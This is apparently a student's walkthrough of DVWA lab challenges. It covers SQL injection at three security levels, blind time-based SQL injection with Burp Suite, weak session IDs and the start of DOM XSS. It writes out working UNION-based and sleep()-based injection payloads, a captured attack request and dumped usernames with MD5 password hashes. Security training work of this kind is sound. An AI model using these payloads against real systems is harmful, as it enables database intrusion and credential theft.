


As you can see in the above screenshot, I got an unknown column '3'. So only 2 columns where I can retrieve data.

To find the column name and table name I will use information schema.

1' UNION SELECT table_name, column_name FROM information_schema.columns#


I wrote down all the important table name and column name.



Now all I need to do is construct a query which will select user and password from the table users.

1’ UNION SELECT user,password FROM users#


When I submitted the above query in the input box I got all the passwords.




Security level set to Medium.

Everything was same as before but rather then input box this time I got a drop-down menu to select the user ID. This can be bypass using Burp suite. Burp suite will allow me to capture request and modify them on the go.


I started burp suite and start capturing requests



As you can see id parameter in the request. I added a single quote after 5 making it 5'. I forwarded the request and got an SQL Syntax error as the response.



I added my preconstructed query to extract password.



In response I was able to fetch all the passwords.


Response

Pretty Raw Render \n Actions


```
                    5
                  </option>
                </select>
                <input type="submit" name="Submit" value="Submit">
              </p>

            </form>
            <pre>
              ID: 5 UNION SELECT user,password FROM users#<br />
              First name: Bob<br />
              Surname: Smith
            </pre>
            <pre>
              ID: 5 UNION SELECT user,password FROM users#<br />
              First name: admin<br />
              Surname: 5f4dcc3b5aa765d61d8327deb882cf99
            </pre>
            <pre>
              ID: 5 UNION SELECT user,password FROM users#<br />
              First name: gordonb<br />
              Surname: e99a18c428cb38d5f260853678922e03
            </pre>
            <pre>
              ID: 5 UNION SELECT user,password FROM users#<br />
              First name: 1337<br />
              Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
            </pre>
            <pre>
              ID: 5 UNION SELECT user,password FROM users#<br />
              First name: pablo<br />
              Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
            </pre>
            <pre>
              ID: 5 UNION SELECT user,password FROM users#<br />
              First name: smithy<br />
              Surname: 5f4dcc3b5aa765d61d8327deb882cf99
            </pre>
          </div>
```


Security level set to High.

This time I got a link to the input box.




tried single quote and got an error.






I used my preconstructed queries and finally I was able to retrieve the passwords.



7. SQL Injection (Blind)

SQL Injection (blind) is same as SQL injection I solved above but in Blind based attacks the attacker asks the database true or false questions and determines the answer based on the applications response.

In this challenge I cannot use single quote to check if the form is vulnerable to SQL Injection or not because this time database will only answer query in true or false. Like shown in the below screenshot.



So to bypass this what I did was I used sleep() function to delay the response from the server if the query was successful.

```
1' AND sleep(5)#
```

This query will delay the response by 5 second if the first query is successful. I cannot show delay in screenshots so please refer to the video SQL Blind.

Now let us find the length of the database.

`1' AND length(database())=1#` (It will check if the length of database name is 1 character long)

I got a message stating that User ID missing. It is because my first query was true, but the second query is false as length of database name is not equal to 1. Therefore, the database server returned overall false due to AND. AND is true if both are true.

Now I will increment the length(database()) value by 1. Until I get a message saying that the user ID exists. The below query returned true.

```
1' AND length(database())=4#
```

You can also extract the database name by using the below query, but it is very time consuming for that you should use SQLmap.

```
1' IF(Ascii(substring(database(),1,1)) > 97,sleep(5),0)#
```

As you can see the above query. I used IF and ELSE to know if the query was executed or not. The above query will compare the ascii code of first alphabet of the database name with the ascii code of 'a' that is 97. If the compare is true then the server response will be delayed by 5 seconds else no delay.

The above query will give us delay of 5 seconds because 'd' is greater than 'a'.

Security level set to Medium.

This is same as the previous challenge SQL. I was again presented by a drop-down menu to select user ID.

Again I started burp suite, captured the request and added my previous query I used for blind SQL injection. It worked and I was able to delay the response of web server.


Request

Pretty Raw \n Actions

```
1 POST /cs4yiyk7weh4edmse8n2prrauh43-182-29744/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 144.126.240.162
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://144.126.240.162
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/88.0.4324.150 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.9
10 Referer:
  http://144.126.240.162/cs4yiyk7weh4edmse8n2prrauh43-182-29744/vulnerabilities/sqli_blind/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=medium; PHPSESSID=bg3cur9rd1q0f2ccu2b94furc1
14 Connection: close
15
16 id=1 AND sleep(5)#&Submit=Submit
```

Security Level set to High.

Again same as the High level of SQL injection challenge.



I entered the below query in the input box, and I was able to delay the response by 5 seconds.

1' AND sleep(5)#


successful blind SQL injection.

8. Weak Session IDs

Weak session ID is a web vulnerability where server sets easily predictable session ID for users. An attacker can easily predict or brute force the session ID and take control of the user's account.

Security Level set to Low.

I used burp suite to capture the request and response.




While analyzing the response header I noticed a pattern in cookie. Every time the generate button was clicked the cookie was incremented by 1.

Easily Predictable.

Security Level set to Medium.

After analyzing the request and response in burp suite. I found out that the cookie value was 1619931152 and I did not notice any pattern.




While searching google for this number I remembered about epoch value. EPOCH value is known as UNIX time. I remember some services use EPOCH value as to enforce lease. I was able to successfully convert the EPOCH value to human readable format.


EPOCH value is also predictable and hence less secure.

Security Level set to High.

This time I got an alpha numeric string as cookie value which I immediately recognized as MD5 hash.



I copied the string and decoded it online. I noticed a pattern after decoding.



As you can see a number is incremented by 1 and encoded with MD5.

9. XSS (DOM)


DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as eval() or innerHTML. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts.

